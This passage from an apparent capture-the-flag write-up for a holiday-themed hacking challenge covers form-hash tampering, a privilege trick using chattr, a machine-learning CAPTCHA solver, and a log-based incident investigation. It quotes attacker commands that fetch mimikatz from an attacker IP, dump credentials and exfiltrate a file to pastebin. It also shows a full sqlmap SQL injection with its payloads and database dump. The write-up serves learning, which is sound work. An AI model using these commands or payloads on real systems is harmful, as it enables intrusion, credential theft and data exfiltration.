Journey completed on 2 August: 145 days before Christmas X 50
= 7250 points
Total score: (4000 + 800 + 3000 + 7250)
X 4 Medium multiplier = 60200!
Verification hash: ff4a3fe5eb0ebd62198d032222d49ce0
```

Let's go harder. This time the regular POST approach will not work. We will got an error that we have provided a bad hash value. Inspecting the source code of the page we see a lot of hidden input values like **money**, **curday** (current day), **curmonth** (current month), **food**, etc. However, the most interesting one is the **hash** value. It is **bc573864331a9e42e4511de6f678aa83**. It matches the MD5 hash of the number **1626**. Well, we can make an educated guess that values of some hidden values are summed up and then hashed by using MD5 - some sort of illegal POST requests prevention. But how to figure out which input hidden elements matter?

The first answer is - pen and paper! Let's first analyze the hidden values and ignore the strings. We will do this two times - before and after pressing the **Go** button. Furthermore, we ignore those values equal to 0. We end up with the following compact list:

ELF codeblock 1.33

```
name="difficulty" class="difficulty" value="2"
name="money" class="difficulty" value="1500"
name="curmonth" class="difficulty" value="9"
name="curday" class="difficulty" value="1"
name="health0" class="health0" value="100"
name="health1" class="health1" value="100"
name="health2" class="health2" value="100"
name="health3" class="health3" value="100"
name="reindeer" class="reindeer" value="2"
name="runners" class="runners" value="2"
name="ammo" class="ammo" value="10"
name="meds" class="meds" value="2"
name="food" class="food" value="100"
name="hash" class="hash"
value="bc573864331a9e42e4511de6f678aa83"
```

Let's ignore the health values and the difficulty value (it is a constant). We ended up with $1500+9+1+2+2+10+2+100=1626$. Now let's repeat the process with values generated after pressing the **Go** button.

ELF codeblock 1.34

```
name="difficulty" class="difficulty" value="2"
name="money" class="difficulty" value="1500"
name="distance" class="distance" value="36"
name="curmonth" class="difficulty" value="9"
name="curday" class="difficulty" value="2"
name="name1" class="name1" value="Jane"
name="health1" class="health1" value="100"
name="health2" class="health2" value="100"
name="health3" class="health3" value="100"
name="reindeer" class="reindeer" value="2"
name="runners" class="runners" value="2"
name="ammo" class="ammo" value="10"
name="meds" class="meds" value="2"
name="food" class="food" value="92"
name="hash" class="hash"
value="cc42acc8ce334185e0193753adb6cb77"
```

This time the **distance** value is triggered. The **curday** value is updated accordingly, while the **food** value is decreasing. The dehashed value of the hash this time is the number **1655**. By ignoring the health values, as well as the difficulty value, we sum up: $1500+36+9+2+2+2+10+2+92=1655$. So, to solve this challenge we need to fire a special cURL POST request. Let's define as $\hbar$ and d the values of respectively the current hidden hash and distance. If we want to increase the distance with δ, the tampered hash value $\hbar^{'}$ should be equal to

$$\hbar^{'}=\mu(\mu^{-1}_{[1,10^5]}(\hbar)+\delta),$$

where μ denotes the MD5 hash function and $\mu^{-1}_{[1,10^5]}$ denotes the specific inversion of MD5 which belongs in the integer interval $[1, 10^5]$. Let's try and see:

ELF codeblock 1.35

```
Your party has succeeded!

Mildred is having the best Christmas ever!
Chris is happier than an elf in a toy shop!
Jessica is having the best Christmas ever!
Jen is wicked psyched!
Date completed: 3 September
Reindeer remaining: 2
Money remaining: 1500
Scoring:

4 surviving party members X 1000 = 4000 points
2 reindeer X 400 = 800 points
1500 money left X 1 = 1500 points
Journey completed on 3 September: 113 days before Christmas
X 50 = 5650 points
Total score: (4000 + 800 + 1500 + 5650)
X 8 Hard multiplier = 95600!
Verification hash: 35298a8a48687de83df4a72e5e26c0db
Play again?
```

We have already solved the challenge using simple observations. However, what if we had, for example, 10^2 different non-zero values and the hash is formed by summing a large subset of them? Well, we can use lattices!

Definition 1.9.1 Let $v_1, ..., v_n \in Z^m$, $m \geq n$ be linearly independent vectors. An **integer lattice** L spanned by $\{v_1, ..., v_n\}$ is the set of all integer linear combinations of $v_1, ..., v_n$, such that:

$$L = \left\{ v \in Z^m \mid v = \sum_{i=1}^{n} a_i v_i \text{ with } a_i \in Z \right\} \tag{1.1}$$

We can translate the problem to a lattice and then, by using the LLL algorithm, we can try to reconstruct the values in use.

Theorem 1.9.1 (Lenstra, Lenstra, Lovász. [**LLL**]) Let $L \in Z^n$ be a lattice spanned by $B = \{v_1, ..., v_n\}$. The L^3-algorithm outputs a reduced lattice basis $\{v_1, ..., v_n\}$ with

$$\|v_i\| \leq 2^{\frac{n(n-1)}{4(n-i+1)}} \, det(L)^{\frac{1}{n-i+1}} \quad for\, i = 1, ..., n \tag{1.2}$$

in time polynomial in n and in the bit-size of the entries of the basis matrix B.

Let's push the **Go** button few more times and collect the hidden values. This time, we ignore the three small values of 2 (we will update the dehashed value s with $s - 3 * 2$). We parse (by using Python) the values in two arrays: **labels** and **values**.

ELF codeblock 1.36

```
['money', 'distance', 'curmonth', 'curday', 'health0',
 'health1', 'health2', 'health3', 'ammo', 'food']
[1500, 138, 9, 5, 100, 100, 100, 100, 10, 68]
```

Then, by using SageMath we can construct the lattice of interest. This is my favorite open-source mathematical software system. Furthermore, it's using the Python syntax.

ELF codeblock 1.37

```
goal = 1736
values = [1500, 138, 9, 5, 100, 100, 100, 100, 10, 68]
l = len(values)
I = matrix.identity(l)
last_column = vector(values)

I = I.transpose()
I = I.insert_row(l, last_column)
I = I.transpose()
I = I.insert_row(l, [0 for x in range(l)] + [- goal+6])
ReducedI = I.LLL()
```

Let's analyze the lattice construction. First, we create the identity matrix (l,l), where l is the number of items we have. Then, we append to the matrix, as last column, the values of all the hidden items. Finally, we append to the matrix, as last row, the zero-filled actualized negative goal.

$$\begin{pmatrix}
1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 1500 \\
0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 138 \\
0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 9 \\
0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 5 \\
0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 100 \\
0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 100 \\
0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 100 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 100 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 10 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 68 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & -1730
\end{pmatrix}$$

We initiate the LLL algorithm. Let's see the reduction basis:

$$\begin{pmatrix}
0 & 0 & 0 & 0 & -1 & 1 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & -1 & 0 & 1 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & -1 & 0 & 1 & 0 & 0 & 0 \\
0 & 0 & -1 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 1 \\
0 & 0 & 0 & 2 & 0 & 0 & 0 & 0 & -1 & 0 & 0 \\
0 & 1 & 0 & -1 & -1 & 0 & -1 & 0 & 0 & 1 & 1 \\
-1 & -1 & 1 & 0 & 0 & -1 & 0 & 0 & 0 & 0 & 1 \\
1 & -1 & 0 & 0 & 1 & 0 & 1 & 1 & 0 & 1 & 0 \\
-1 & -1 & -1 & -1 & 0 & 0 & 0 & 0 & -1 & -1 & 0 \\
-1 & 0 & -1 & 0 & -1 & 0 & -1 & -1 & 1 & 1 & -1 \\
3 & -2 & 0 & 1 & -2 & -1 & -2 & -2 & 0 & -1 & 1
\end{pmatrix}$$

We are looking for a vector in the reduced basis with last coordinate of 0. Furthermore, all the remaining values should be equal to -1 or 0. The found desirable vector is colored. Now, we are sure that values with indexes 0,1,2,3,8 and 9 are used in the sum formation. Let's see the corresponding names:

ELF codeblock 1.38

```
['money', 'distance', 'curmonth', 'curday', 'health0',
 'health1', 'health2', 'health3', 'ammo', 'food']
[used, used, used, used, -, -, -, -, used, used]
```

Ok, enough math! Let's find the key to the steaming tunnels. By visiting the Dorm room we unlock **Narrative 4/10**.

> Who wandered thus through closet door?
> Ho ho, what's this? What strange boudoir!
> Things here cannot be what they seem
> That portal's more than clothing store.
>
> *myself*

By analyzing our Network window (as we have been advised) we intercept one interesting resource **krampus.png**.

Take a look into his key! We can zoom a little bit to find out the exact measures, so we can replicate it with the sheets provided. In the room there are two interesting things - the key cutting machine and a locked door.

By closely inspecting the lock mechanism we can see that it was made by **Schlage**. So, we need to use the Schlage sheet to duplicate it.

The names of the PNG are bizarre – **keyhole_left3a.png** and **keyhole_right3.png**. We can play around to find some other hidden pictures. For example, we can recover the following images: **https://thisisit.elfu.org/keyhole_right.png** and **https://thisisit.elfu.org/keyhole_left.png**

In Figure 1.1 the reconstruction of the keyhole is shown. It is curious why those images are there. Maybe the initial challenge was to guess the form of the key as well?

Anyway, let's see the key cutting machine. We need to input 6 parameters from 0 to 9, i.e. the bit code of the key. We can recover the bit code of the key by measuring the punches of the key found in **krampus.png** image. The key crafting template for Schlage is shown in Figure 1.2. By taking some measures we reach to the conclusion that the bit code of the key is **122520**. The zoomed key from krampus.png image is shown in Figure 1.3, while the crafted key is shown in Figure 1.4. Let's unlock the door and go to the steam tunnels! After a little bit of walking we meet Krampus Hollyfeld. He confess that he is to blame for the missing turtle doves. Let's complete objective 7 then!

Figure 1.1: An interesting zoomed image of the keyhole

Figure 1.2: The key crafting template for Schlage




Figure 1.3: The zoomed key





Figure 1.4: The crafted key



2. Interlude

2.1 Bypassing the Frido Sleigh CAPTEHA and Objective 8

> Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

Krampus asked for help. We need to help him to win some contest. Furthermore, we have unlocked **Narrative 5/10**.

> Who enters contests by the ream
> And lives in tunnels meant for steam?
> This Krampus bloke seems rather strange
> And yet I must now join his team...
>
> ---
>
> *myself*

The contest is to be found in **https://fridosleigh.com/**.

> Enter For A Chance to win Frido Sleigh Cookies Continuously for Life!
>
> Frido Sleight has decided to give away life-time supplies of Frido Sleigh cookies to many randomly selected Elves. Simply complete sections 1 and 2 of the form below.
>
> Eligibility and Restrictions:
>
> Must be an Elf!
>
> Must be an Adult Elf - 180 years or older.
>
> No limit on the number of entries per elf.
>
> Selection Criteria:
>
> One lucky elf will be chosen at random every minute from now until contest end.
>
> So keep submitting as many times as it takes until you win!

However, the registration form is CAPTEHA protected. Krampus provided us with two important files:

- A Python webpage API source code
- A good collection of similar images to CAPTEHA images

In short, we need to extend the API to include some CAPTEHA solver, which should benefits from machine learning routines. Nice, huh? Let's go to Alabaster Snowball for some hints. However, hints are not provided for free... We need to help him with his terminal. Something is wrong with his bash. Let's see what is going on:

ELF codeblock 2.1

```
nyancat, nyancat
I love that nyancat!
My shell's stuffed inside one
Whatcha' think about that?

Sadly now, the day's gone
Things to do! Without one...
I'll miss that nyancat
Run commands, win, and done!

Log in as the user alabaster_snowball
with a password of Password2, and
land in a Bash prompt.

Target Credentials:

username: alabaster_snowball
password: Password2
elf@89d9012af564:~$
```

By typing **sudo -l** we see that we have root access to **/usr/bin/chattr**. That's cool! We check in: **cat /etc/passwd**. It appears that the default shell for Alabaster is **/bin/nsh**. We just replace the nsh shell with the bash one, but keeping the name of nsh.

ELF codeblock 2.2

```
elf@89d9012af564:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh
elf@89d9012af564:~$ sudo chattr -i /bin/nsh
elf@89d9012af564:~$ cp /bin/bash /bin/nsh
elf@89d9012af564:~$ su alabaster_snowball
Password:
Loading, please wait......


You did it! Congratulations!
```

That was easier than the laser one, yes? We got a hint! It's a good video presentation about using ML and TensorFlow. You can see it <here>. We follow the repository provided and download the TensorFlow demo **img_rec_tf_ml_demo**. This source will greatly reduce our work. Remember the images provided by Krampus? We transfer all of them to the **training_images** and start the learning procedure. When it is ready, two files are going to be created:

- /tmp/retrain_tmp/**output_graph.pb** - Trained Machine Learning Model
- /tmp/retrain_tmp/**output_labels.txt** - Labels for Images

Then, we start the modification of the API and the integration of ML TensorFlow procedures. Here comes the Python. The four defined functions are the same functions used in the demo, so let's omit them:

ELF codeblock 2.3

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys
import os
import base64
from base64 import decodestring
import subprocess
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import sys

def load_labels
    <omitted - see the demo>

def predict_image
        <omitted - see the demo>

def load_graph
    <omitted - see the demo>

def read_tensor_from_image_bytes
        <omitted - see the demo>

def main():
    graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
    labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

    # Load up our session
    input_operation = graph.get_operation_by_name("import/Placeholder")
    output_operation = graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)

    q = queue.Queue()
    unknown_images_dir = 'unknown_images'

    yourREALemailAddress = <omitted>

    s = requests.Session()
    url = "https://fridosleigh.com/"

    json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
    b64_images = json_resp['images']
```

```
for b64_image in b64_images:
    with open("./unknown_images/" + b64_image['uuid'], "wb") as fh:
        fh.write(base64.b64decode(b64_image['base64']))

unknown_images = os.listdir(unknown_images_dir)

print("TensorFlow Loaded...")

for image in unknown_images:
    img_full_path = '{}/{}'.format(unknown_images_dir, image)
    while len(threading.enumerate()) > 100:
        time.sleep(0.0001)

    image_bytes = open(img_full_path,'rb').read()
    threading.Thread(target=predict_image, args=(q, sess, graph,
        image_bytes, img_full_path, labels, input_operation,
        output_operation)).start()

while q.qsize() < len(unknown_images):
    time.sleep(0.001)

prediction_results = [q.get() for x in range(q.qsize())]

challenge_image_type = json_resp['select_type'].split(',')

challenge_image_types = [challenge_image_type[0].strip(),
    challenge_image_type[1].strip(), challenge_image_type[2].replace(' 
    and ','').strip()] # cleaning and formatting
print(challenge_image_types)

answer = []

for prediction in prediction_results:
    if prediction['prediction'] in challenge_image_types:
            uuid = prediction['img_full_path'].replace('unknown_images/'
                , '')
            print(prediction['prediction'],prediction['percent'])
            answer.append(uuid)

final_answer = ','.join(answer)

json_resp = json.loads(s.post("{}api/capteha/submit".format(url), data={
    'answer':final_answer}).text
```

We should mention that there is a trade off between speed and accuracy. The CAPTEHA challenge is further complicated by allowing up to 5 seconds for a response. So, in case the hosting machine is slow, maybe lowering the ML model makes sense. However, this will affect the accuracy.

Anyway, we launch the Python and sit back.

> Frido Sleigh - A North Pole Cookie Company
>
> Congratulations you have been selected as a winner of Frido Sleigh's Continuous Cookie Contest!
>
> To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:
>
> **8Ia8LiZEwvyZr2WO**

Congratulations,

The Frido Sleigh Team

To Attend KringleCon at Elf University, following the link at kringlecon.com


Frido Sleigh, Inc. 123 Santa Claus Lane, Christmas Town, North-Pole 997095

2.2 Retrieve Scraps of Paper and Objective 9

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

Let's go to Krampus. He is really joyful about our success. Furthermore, he flashed our badge and now we can travel through the tunnels! Here is the map - keep it safe!

Figure 2.1: The Steam Tunnels Map



Oh, and btw, we unlocked **Narrative 6/10**.

Despite this fellow's funk and mange
My fate, I think, he's bound to change.
What is this contest all about?
His victory I shall arrange!

myself

Let's go to Pepper Minstix. He needs some help about performing incident response by using a log management Graylog system. Some important fragments of our conversation:

> Normally I'm jollier, but this Graylog has me a bit mystified. Have you used Graylog before? It is a log management system based on Elasticsearch, MongoDB, and Scala. Some Elf U computers were hacked, and I've been tasked with performing incident response. Can you help me fill out the incident response report using our instance of Graylog? Click on the All messages Link to access the Graylog search interface! Login with the username **elfustudent** and password **elfustudent**.

We log into the Graylog system with the provided credentials. Indeed, don't forget to pick "Search in all messages" from the drop-down menu. Let's start with the report!

2.2.1 What is the full-path + filename of the first malicious file downloaded by Minty?

> Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

We have been provided with a link, where we can find out the Graylog search query syntax <here>. There are numerous ways to solve this and later questions. For example, you can click on the **TargetFilename** field to make it visible throughout the table results. Then, you can sort by this value and inspect the file streams. Alternatively, we can search by **EventID:2**, i.e. Sysmon FileCreateTime event (File creation time).

ELF codeblock 2.4

```
Answer: C:\Users\minty\Downloads\cookie_recipe.exe
```

2.2.2 What was the ip:port the malicious file connected to first?

> The malicious file downloaded and executed by Minty gave the attacker remote access to his machine.

We have already gathered the timestamp of the event from the previous question. We can search for events -+ 5 minutes to find out the connection made to **192.168.247.175:4444** (Sysmon ID 3).

2.2.3 What was the first command executed by the attacker?

Following the same time frame, just few messages after the connection event we can see the first triggered command **whoami**. When we answer this answer a good advice is popped up:

> Since all commands (sysmon event id 1) by the attacker are initially running through the cookie_recipe.exe binary, we can set its full-path as our ParentProcessImage to find child processes it creates sorting on timestamp.

2.2.4 What is the one-word service name the attacker used to escalate privileges?

Following the time frame we can see how the attacker is listing the services of the compromised machine, i.e. **sc query type= service** and later **Get-Service**. Then, another malicious file is downloaded **cookie_recipe2.exe** and the privileges are escalated by **sc start webexservice a software-update 1 <filepath>**. So, the answer is **webexservice**.

2.2.5 What is the file-path + filename of the binary ran by the attacker to dump credentials?

After several commands, by following the time frame, the following commands are triggered (in this order):

ELF codeblock 2.5

```
C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri https://github.com/
    gentilkiwi/mimikatz/releases/download/2.2.0-20190813/mimikatz_trunk.zip
    -OutFile cookie.zip "

C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri http
    ://192.168.247.175/mimikatz.exe -OutFile C:\cookie.exe "

<downloading other mimikatz related files>
<omitted>
```

So, the attacked is preparing **mimikatz** tool to dump the credentials of the compromised system...

2.2.6 Which account name was used to pivot to another machine?

The attacker pivoted to another workstation using credentials gained from Minty's computer.

We can see the execution of mimikatz:
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit.
Then, following the time frame we can see a login with user **alabaster**,

Windows **Event Id 4624** is generated when a user network logon occurs successfully.

2.2.7 What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

We can search by **LogonType:10 AND EventID:4624** to find the single event on **2019-11-19 06:04:28.000**.

LogonType 10 is used for successful network connections using the RDP client.

2.2.8 What is the SourceHostName,DestinationHostname,LogonType of this connection?

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host.

So, we are looking for a **Logon type 3** connection. We can filter the events using the time-stamp of the RDP connection previously made. We can clearly see that at 06:07:22, elfu-res-wks2 made a connection to elfu-res-wks3, so the final answer is **elfu-res-wks2,elfu-res-wks3,3**.

The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id 4624 and logon type 3.

2.2.9 What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

We have about 400 or so events left after the previous question time-stamp. If we filter the events by using non-empty field of **TargetFilename** we can see the transferred file:

ELF codeblock 2.6

```
C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf
```

We can look for sysmon file creation event id of 2 with a source of workstation 2. We can also use regex to filter out overly common file paths.

2.2.10 What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

This is the final question. It can be easily observed by watching the initiated commands. This one is interesting:

ELF codeblock 2.7

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest
    -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit_hidden"
     = "submit_hidden"; "paste_code" = $([Convert]::ToBase64String([IO.File
    ]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.
    pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private
    " = "0"; "paste_name"="cookie recipe" }
```

So, the document is exfiltrated by using **pastebin.com**! We inspect the next packet (EventID:3) to recover the corresponding IPv4 address: **104.22.3.84**. We submit it to finish this challenge:

Incident Response Report #7830984301576234 Submitted.

Incident Fully Detected!

2.2.11 The Student Portal

We share our success with Pepper Minstix. He provided us with two valuable hints about **SQL injection from OWASP** <here> and the really helpful hint about **SQLMAP tampering** <here>.

So, as summary, we need to extract the paper scraps from the student portal, which can be found at **https://studentportal.elfu.org/** by using SQL injection. Let's gather some info about the portal. Two specific sub-pages are possible attack vectors – the **APPLY NOW** form and **THE CHECK APPLICATION** form. Let's try to input an escape SQL character ' in the check application form. For example, we check the email **'@elfu.org**:

ELF codeblock 2.8

```
Error: SELECT status FROM applications WHERE elfmail = ''@elfu.org';
You have an error in your SQL syntax; check the manual that corresponds to
    your MariaDB server version for the right syntax to use near '@elfu.org
    '' at line 1
```

So, we can launch **sqlmap** here! However, we have an obstacle – the token value. When we are making the GET requests a token is generated. Failing to provide a valid token value will prevent our GET request to be evaluated. However, by inspecting the Network tab in Chrome Developer Tools we can see that validator.php is the token generator page. So, we need to include some sqlmap tampering in order to include each newly generated token to the sqlmap GET requests. We can use the method described in the hints. However, let's do it with the **–eval** sqlmap option. Our sqlmap command should looks like this:

ELF codeblock 2.9

```
python sqlmap.py -u "https://studentportal.elfu.org/application-check.php?
    elfmail=ELF&token=" --random-agent --dbms=mysql --eval="import urllib2;
    response = urllib2.urlopen('https://studentportal.elfu.org/validator.php
    ');token = response.read().replace('=', '%3D').replace(' ','%20')"
```

Just in case, we further replaced **space** with **%20** and the equality symbol **=** with **%3D**.

Now, let's give some air for sqlmap to finish the scanning procedure. After several minutes, the following interesting feedback is provided:

ELF codeblock 2.10

```
Parameter: elfmail (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL
        comment)
    Payload: elfmail=ELF' OR NOT 1769=1769#&token=

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
         clause (FLOOR)
    Payload: elfmail=ELF' OR (SELECT 2623 FROM(SELECT COUNT(*),CONCAT(0
        x7176717671,(SELECT (ELT(2623=2623,1))),0x717a717071,FLOOR(RAND(0)
        *2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- oouV&token=

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
    Payload: elfmail=ELF' OR SLEEP(5)-- VCud&token=
```

OK, we got in. Let's see the databases by using the **–dbs** sqlmap option.

ELF codeblock 2.11

```
available databases [2]:
[*] elfu
[*] information_schema
```

Next step is to retrieve the tables of database elfu by using sqlmap options **–tables -D elfu**:

ELF codeblock 2.12

```
Database: elfu
[3 tables]
+---------------+
| applications  |
| krampus       |
| students      |
+---------------+
```

Now we can proceed and extract all the columns of table **applications**. Remember the first attack vector? The application form? We can make a registration to get the following response:

ELF codeblock 2.13

```
Hooray! Your application Has been received!
```

■

However, if we try to register with the same email address, the following response is triggered:

ELF codeblock 2.14

```
Error: INSERT INTO applications (name, elfmail, program, phone, whyme, essay
    , status) VALUES ('a', 'a@a.com', 'a', '1', 'a', 'a', 'pending')
Duplicate entry 'a@a.com' for key 'elfmail'
```

■

We can dump all the application table. However, let's inspect the krampus table – Krampus himself told us that he uploaded the paper scraps on the server, so looking the scraps in this table makes sense:

ELF codeblock 2.15

```
Database: elfu
Table: krampus
[2 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| path   | varchar(30) |
| id     | int(11)     |
+--------+-------------+
```

■


By using the **–dump** sqlmap option:

ELF codeblock 2.16

```
Database: elfu
Table: krampus
[6 entries]
+----+-------------------------+
| id | path                    |
+----+-------------------------+
| 1  | /krampus/0f5f510e.png   |
| 2  | /krampus/1cc7e121.png   |
| 3  | /krampus/439f15e6.png   |
| 4  | /krampus/667d6896.png   |
| 5  | /krampus/adb798ca.png   |
| 6  | /krampus/ba417715.png   |
+----+-------------------------+
```

■


Bwahahahahaha!
From the Desk of
Date: August 23, 20
Memo to Self:
Finally! I've figured
Santa has a brand new
I've figured out a way to
system so that it will dive
Eve!
Santa will be unable to
season will be dest
undermine him!
the holiday
technology will
listening to my
holiday characters!
destroy Christmas!
sleigh guidance



We have downloaded the paper scraps (see previous page). Now we add each of them to distinct layer by using, for example, the free image editor **Paint.NET**. We rearranged the pieces to extract the name of the technology: **Super Sled-o-matic**.

II

Part Two

3. Culmination

3.1 Recover Cleartext Document and Objective 10

